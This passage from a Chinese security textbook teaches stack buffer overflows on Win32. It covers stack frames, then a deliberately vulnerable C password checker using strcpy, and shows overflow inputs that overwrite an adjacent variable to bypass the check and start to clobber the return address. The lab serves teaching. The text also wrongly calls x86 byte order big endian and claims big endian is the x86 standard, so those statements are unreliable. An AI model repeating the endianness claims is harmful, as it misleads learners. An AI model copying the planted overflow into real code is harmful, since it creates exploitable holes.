


图 4.1.7 函数调用时系统栈的变化过程

题外话：关于栈帧的划分，不同参考书中有不同的约定。有的参考文献中把返回地址和前栈帧 EBP 值做为一个栈帧的顶部元素，而有的则将其做为栈帧的底部进行划分。在后面的调试中，您会发现 OllyDbg 在栈区标示出的栈帧是按照前栈帧 EBP 值进行分界的，也就是说，前栈帧 EBP 值既属于上一个栈帧，也属于下一个栈帧，这样划分栈帧后，返回地址就成为了栈帧顶部的数据。出于前后概念一致的目的，在本书中将坚持按照 EBP 与 ESP 之间的部分做为一个栈帧的原则进行划分。这样划分出的栈帧如图 4.1.7 最后一幅图所示，栈帧的底部存放着前栈帧 EBP，栈帧的顶部存放着返回地址。划分栈帧只是为了更清晰地了解系统栈的运作过程，并不会影响它实际的工作。

类似地，函数返回的步骤如下。

- (1) 保存返回值：通常将函数的返回值保存在寄存器 EAX 中。
- (2) 弹出当前栈帧，恢复上一个栈帧。

具体包括：

- 在堆栈平衡的基础上，给 ESP 加上栈帧的大小，降低栈顶，回收当前栈帧的空间。
- 将当前栈帧底部保存的前栈帧 EBP 值弹入 EBP 寄存器，恢复出上一个栈帧。
- 将函数返回地址弹给 EIP 寄存器。

- (3) 跳转：按照函数返回地址跳回母函数中继续执行。

还是以 C 语言和 Win32 平台为例，函数返回时的相关的指令序列如下。

```
add esp, xxx ; 降低栈顶，回收当前的栈帧
pop ebp      ; 将上一个栈帧底部位置恢复到 ebp，
retn         ; 这条指令有两个功能：a) 弹出当前栈顶元素，即弹出栈帧中的返回地址。
              至此，
              ; 栈帧恢复工作完成。b) 让处理器跳转到弹出的返回地址，恢复调用前
              的代码区
```

按照这样的函数调用约定组织起来的系统栈结构如图 4.1.8 所示。

题外话：Win32 平台下有很多寄存器，Intel 指令集中的指令也有很多，现在立刻一一介绍它们无疑相当于给已经满头雾水的您再浇一桶冷水。虽然这里仅仅列出了 3 个寄存器和几条指令的作用，但只要您完全理解它们，就一定能顺利理解本

书的后续章节，因为它们是栈溢出利用的关键，也是计算机架构的核心所在。当然，入门以后要想提高到一个新的层次，用《IBM X86 汇编》或者《Win32 汇编》恶补一下汇编知识是非常必要的。




图 4.1.8 函数调用的实现

4.2 修改邻接变量

4.2.1 修改邻接变量的原理

通过上一节，我们已经知道了函数调用的细节和栈中数据的分布情况。如图 4.1.8 所示，函数的局部变量在栈中一个挨着一个排列。如果这些局部变量中有数组之类的缓冲区，并且程序中存在数组越界的缺陷，那么越界的数组元素就有可能破坏栈中相邻变量的值，甚至破坏栈帧中所保存的 EBP 值、返回地址等重要数据。

题外话：大多数情况下，局部变量在栈中的分布是相邻的，但也有可能出于编译优化等需要而有所例外。具体情况我们需要在动态调试中具体对待，这里出于讲述基本原理的目的，可以暂时认为局部变量在栈中是紧挨在一起的。

我们将用一个非常简单的例子来说明破坏栈内局部变量对程序的安全性有什么影响。

```
#include <stdio.h>

#define PASSWORD "1234567"

int verify_password (char *password)
```



```
{
    int authenticated;
    char buffer[8]; // add local buff to be overflowed
    authenticated=strcmp(password,PASSWORD);
    strcpy(buffer,password); //over flowed here!
    return authenticated;
}
main()
{
    int valid_flag=0;
    char password[1024];
    while(1)
    {
        printf("please input password:      ");
        scanf("%s",password);
        valid_flag = verify_password(password);
        if(valid_flag)
        {
            printf("incorrect password!\n\n");
        }
        else
        {
            printf("Congratulation! You have passed the
                    verification!\n");
            break;
        }
    }
}
```

上述代码是第3章最后一节中 Crack 实验的验证程序修改而来的。请尤其注意以下两处修改:

(1) `verify_password()`函数中的局部变量 `char buffer[8]`的声明位置。

(2) 字符串比较之后的 `strcpy(buffer,password)`。

这两处修改实际上对程序的密码验证功能并没有额外作用，这里加上它们只是为了人为制造一个栈溢出漏洞。

按照前面对系统栈工作原理的了解，我们不难想象出这段代码执行到 `int verify_password(char *password)` 时的栈帧状态如图 4.2.1 所示。




图 4.2.1 栈帧布局

题外话：这里只是给出了字符数组的缓冲区与局部变量 `authenticated` 在栈中的一种分布形式。出于编译优化等目的，变量在栈中的存储顺序可能会有变化，需要在动态调试时具体问题具体分析。

可以看到，在 `verify_password` 函数的栈帧中，局部变量 `int authenticated` 恰好位于缓冲区 `char buffer[8]` 的“下方”。

`authenticated` 为 `int` 类型，在内存中是一个 `DWORD`，占 4 个字节。所以，如果能够让 `buffer` 数组越界，`buffer[8]`、`buffer[9]`、`buffer[10]`、`buffer[11]` 将写入相邻的变量 `authenticated` 中。

观察一下源代码不难发现，`authenticated` 变量的值来源于 `strcmp` 函数的返回值，之后会返回给 `main` 函数作为密码验证成功与否的标志变量：当 `authenticated` 为 0 时，表示验证成功；反之，验证不成功。

如果我们输入的密码超过了 7 个字符（注意：字符串截断符 `NULL` 将占用一个字节），则越界字符的 ASCII 码会修改掉 `authenticated` 的值。如果这段溢出数据恰好把 `authenticated` 改为 0，则程序流程将被改变。本节实验要做的就是研究怎样用非法的超长密码去修改 `buffer` 的邻接变量 `authenticated` 从而绕过密码验证程序这样一件有趣的事情。

4.2.2 突破密码验证程序

实验环境要求如表 4-2-1 所示。

表 4-2-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP sp2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	如使用其他编译器，需重新调试
编译选项	默认编译选项	VS2003 和 VS2005 中的 GS 编译选项会使栈溢出实验失败
build 版本	debug 版本	如使用 release 版本，则需要重新调试

说明：如果完全采用实验指导所推荐的实验环境，将精确地重现指导中所有的细节；否则需要根据具体情况重新调试。

请您在开始实验前务必先确定实验环境是否符合要求。

按照程序的设计思路，只有输入了正确的密码“1234567”之后才能通过验证。程序运行情况如图 4.2.2 所示。




图 4.2.2 程序正常运行时的情况

假如我们输入的密码为 7 个英文字母‘q’，按照字符串的序关系“qqqqqqq”>“1234567”，strcmp 应该返回 1，即 authenticated 为 1。OllyDbg 动态调试的实际内存情况如图 4.2.3 所示。



图 4.2.3 栈帧布局

也就是说，栈帧数据分布情况如表 4-2-2 所示。

表 4-2-2 栈帧数据分布情况

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer[0~3]	0x0012FB18	0x71 ('q')	0x71 ('q')	0x71 ('q')	0x71 ('q')
buffer[4~7]	0x0012FB1C	NULL	0x71 ('q')	0x71 ('q')	0x71 ('q')
authenticated	0x0012FB20	0x00	0x00	0x00	0x01

在观察内存的时候应当注意“内存数据”与“数值数据”的区别。在我们的调试环境中，内存由低到高分布，且计算机体系架构属于传统的“大顶机”（big endian，也有文献称其为“大端机”）。您可以简单地把这种情形理解成 Win32 系统在内存中由低位向高位存储一个 4 字节的双字（DWORD），但在作为“数值”应用的时候，却是按照由高位字节向低位字节进行解释。这样一来，在我们的调试环境中，“内存数据”中的 DWORD 和我们逻辑上使用的“数值数据”是按字节序逆序过的。

例如，变量 authenticated 在内存中存储为 0x 01 00 00 00，这个“内存数据”的双字会被计算机由高位向低位按字节解释成“数值数据” 0x 00 00 00 01。出于便于阅读的目的，OllyDbg



在栈区显示的时候已经将内存中双字的字节序反转了, 也就是说, 栈区栏显示的是“数值数据”, 而不是原始的“内存数据”, 所以, 在栈内看数据时, 从左向右对于左边地址的偏移依次为 3、2、1、0。请您在实验中注意这一细节。

题外话: 与 CISC (复杂指令集) 和 RISC (经典指令集) 的争论一样, 大顶机模式 (big endian) 和小顶机模式 (little endian) 的位序问题属于计算机体系结构中不同的实现标准。在 Intel x86 几乎一统天下的今天, 似乎大顶机模式已经成为通用的标准。本着兼容性的原则, 在另一些架构中, 如 ARM 体系, 用户可以自己选择使用大顶机模式还是小顶机模式。

下面我们试试输入超过 7 个字符, 看看超过 buffer[8] 边界的数据能不能写进 authenticated 变量的数据区。为了便于区分溢出的数据, 这次我们输入的密码为 “qqqqqqqqrst” (‘q’、‘r’、‘s’、‘t’ 的 ASCII 码相差 1), 结果如图 4.2.4 所示。



图 4.2.4 覆盖邻接变量

栈中的情况和我们分析的一样, 从输入的第 9 个字符开始, 将依次写入 authenticated 变量。按照我们的输入 “qqqqqqqqrst”, 最终 authenticated 的值应该是字符 ‘r’、‘s’、‘t’ 和用于截断字符串的 null 所对应的 ASCII 码 0x00747372。

这时的栈帧数据如表 4-2-3 所示。

表 4-2-3 栈帧数据

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer	0x0012FB18	0x71 ('q')	0x71 ('q')	0x71 ('q')	0x71 ('q')
	0x0012FB1C	0x71 ('q')	0x71 ('q')	0x71 ('q')	0x71 ('q')
authenticated 被覆盖前	0x0012FB20	0x00	0x00	0x00	0x01
authenticated 被覆盖后	0x0012FB20	NULL	0x74 ('t')	0x73 ('s')	0x72 ('r')

authenticated 变量的值来源于 strcmp 函数的返回值, 之后会返回给 main 函数作为密码验证成功与否的标志变量。当 authenticated 为 0 时, 表示验证成功; 反之, 验证不成功。

我们已经知道越过数组 buffer[8] 的边界的后续数据可以改写变量 authenticated, 那么如果我们用这段溢出数据恰好把 authenticated 改为 0, 是不是就可以直接通过验证了呢?

字符串数据最后都有作为结束标志的 NULL(0), 当我们输入 8 个 'q' 的时候, 按照前边的分析, buffer 所拥有的 8 个字节将全部被 'q' 的 ASCII 码 0x71 填满, 而字符串的第 9 个字符——作为结尾的 NULL 将刚好写入内存 0x0012FB20 处, 即下一个双字的低位字节, 恰好将 authenticated 从 0x 00 00 00 01 改成 0x 00 00 00 00, 如图 4.2.5 所示。



图 4.2.5 修改邻接变量

这时系统栈内的变化过程如表 4-2-4 所示。

表 4-2-4 栈帧数据

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer	0x0012FB18	0x71 ('q')	0x71 ('q')	0x71 ('q')	0x71 ('q')
	0x0012FB1C	0x71 ('q')	0x71 ('q')	0x71 ('q')	0x71 ('q')
authenticated 被覆盖前	0x0012FB20	0x00	0x00	0x00	0x01
authenticated 被覆盖后	0x0012FB20	0x00	0x00	0x00	0x00 (NULL)

经过上述分析和动态调试，我们知道即使不知道正确的密码“1234567”，只要输入一个为 8 个字符的字符串，那么字符串中隐藏的第 9 个截断符 NULL 就应该能够将 authenticated 低字节中的 1 覆盖成 0，从而绕过验证程序！修改邻接变量成功的界面如图 4.2.6 所示。




图 4.2.6 修改邻接变量成功

题外话：严格说来，并不是任何 8 个字符的字符串都能冲破上述验证程序。由代码中的 `authenticated=strcmp(password,PASSWORD)`，我们知道 `authenticated` 的值来源于字符串比较函数 `strcmp` 的返回值。按照字符串的序关系，当输入的字符串大于“1234567”时，返回 1，这时 `authenticated` 在内存中的值为 `0x00000001`，可以用字符串的截断符 NULL 淹没 `authenticated` 的低位字节而突破验证；当输入字符串小于“1234567”时（例如，“0123”等字符串），函数返回 -1，这时 `authenticated` 在内存

中的值按照双字-1的补码存放, 为 0xFFFFFFFF, 如果这时也输入 8 个字符的字符串, 截断符淹没 authenticated 低字节后, 其值变为 0xFFFFFFFF00, 所以这时是不能冲破验证程序的。图 4.2.6 所示的“01234567”输入就属于这种情形。如果您感兴趣, 可以尝试进一步调试研究这种情况。

4.3 修改函数返回地址

4.3.1 返回地址与程序流程

上节实验介绍的改写邻接变量的方法是有用的, 但这种漏洞利用对代码环境的要求相对比较苛刻。更通用、更强大的攻击通过缓冲区溢出改写的目标往往不是某一个变量, 而是瞄准栈帧最下方的 EBP 和函数返回地址等栈帧状态值。

回顾上节实验中输入 7 个 ‘q’ 程序正常运行时的栈状态, 如表 4-3-1 所示。

表 4-3-1 栈帧数据

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer	0x0012FB18	0x71 ('q')	0x71 ('q')	0x71 ('q')	0x71 ('q')
	0x0012FB1C	NULL	0x71 ('q')	0x71 ('q')	0x71 ('q')
authenticated	0x0012FB20	0x00	0x00	0x00	0x01
前栈帧 EBP	0x0012FB24	0x00	0x12	0xFF	0x80
返回地址	0x0012FB28	0x00	0x40	0x10	0xEB

如果继续增加输入的字符, 那么超出 buffer[8]边界的字符将依次淹没 authenticated、前栈帧 EBP、返回地址。也就是说, 控制好字符串的长度就可以让字符串中相应位置字符的 ASCII 码覆盖掉这些栈帧状态值。

按照上面对栈帧的分析, 不难得出下面的结论。

(1) 输入 11 个 ‘q’, 第 9~11 个字符连同 NULL 结束符将 authenticated 冲刷为 0x00717171。

(2) 输入 15 个 ‘q’, 第 9~12 个字符将 authenticated 冲刷为 0x71717171; 第 13~15 个字符连同 NULL 结束符将前栈帧 EBP 冲刷为 0x00717171。

(3) 输入 19 个 ‘q’, 第 9~12 个字符将 authenticated 冲刷为 0x71717171; 第 13~16 个字符将前栈帧 EBP 冲刷为 0x71717171; 第 17~19 个字符连同 NULL 结束符将返回地址冲刷为 0x00717171。

这里用 19 个字符作为输入, 看看淹没返回地址会对程序产生什么影响。出于双字对齐的



目的, 我们输入的字符串按照“4321”为一个单元进行组织, 最后输入的字符串为“4321432143214321432”, 运行情况如图 4.3.1 所示。




图 4.3.1 栈溢出导致程序崩溃

用 OllyDbg 加载程序, 在字符串拷贝函数调用结束后观察栈状态, 如图 4.3.2 所示。

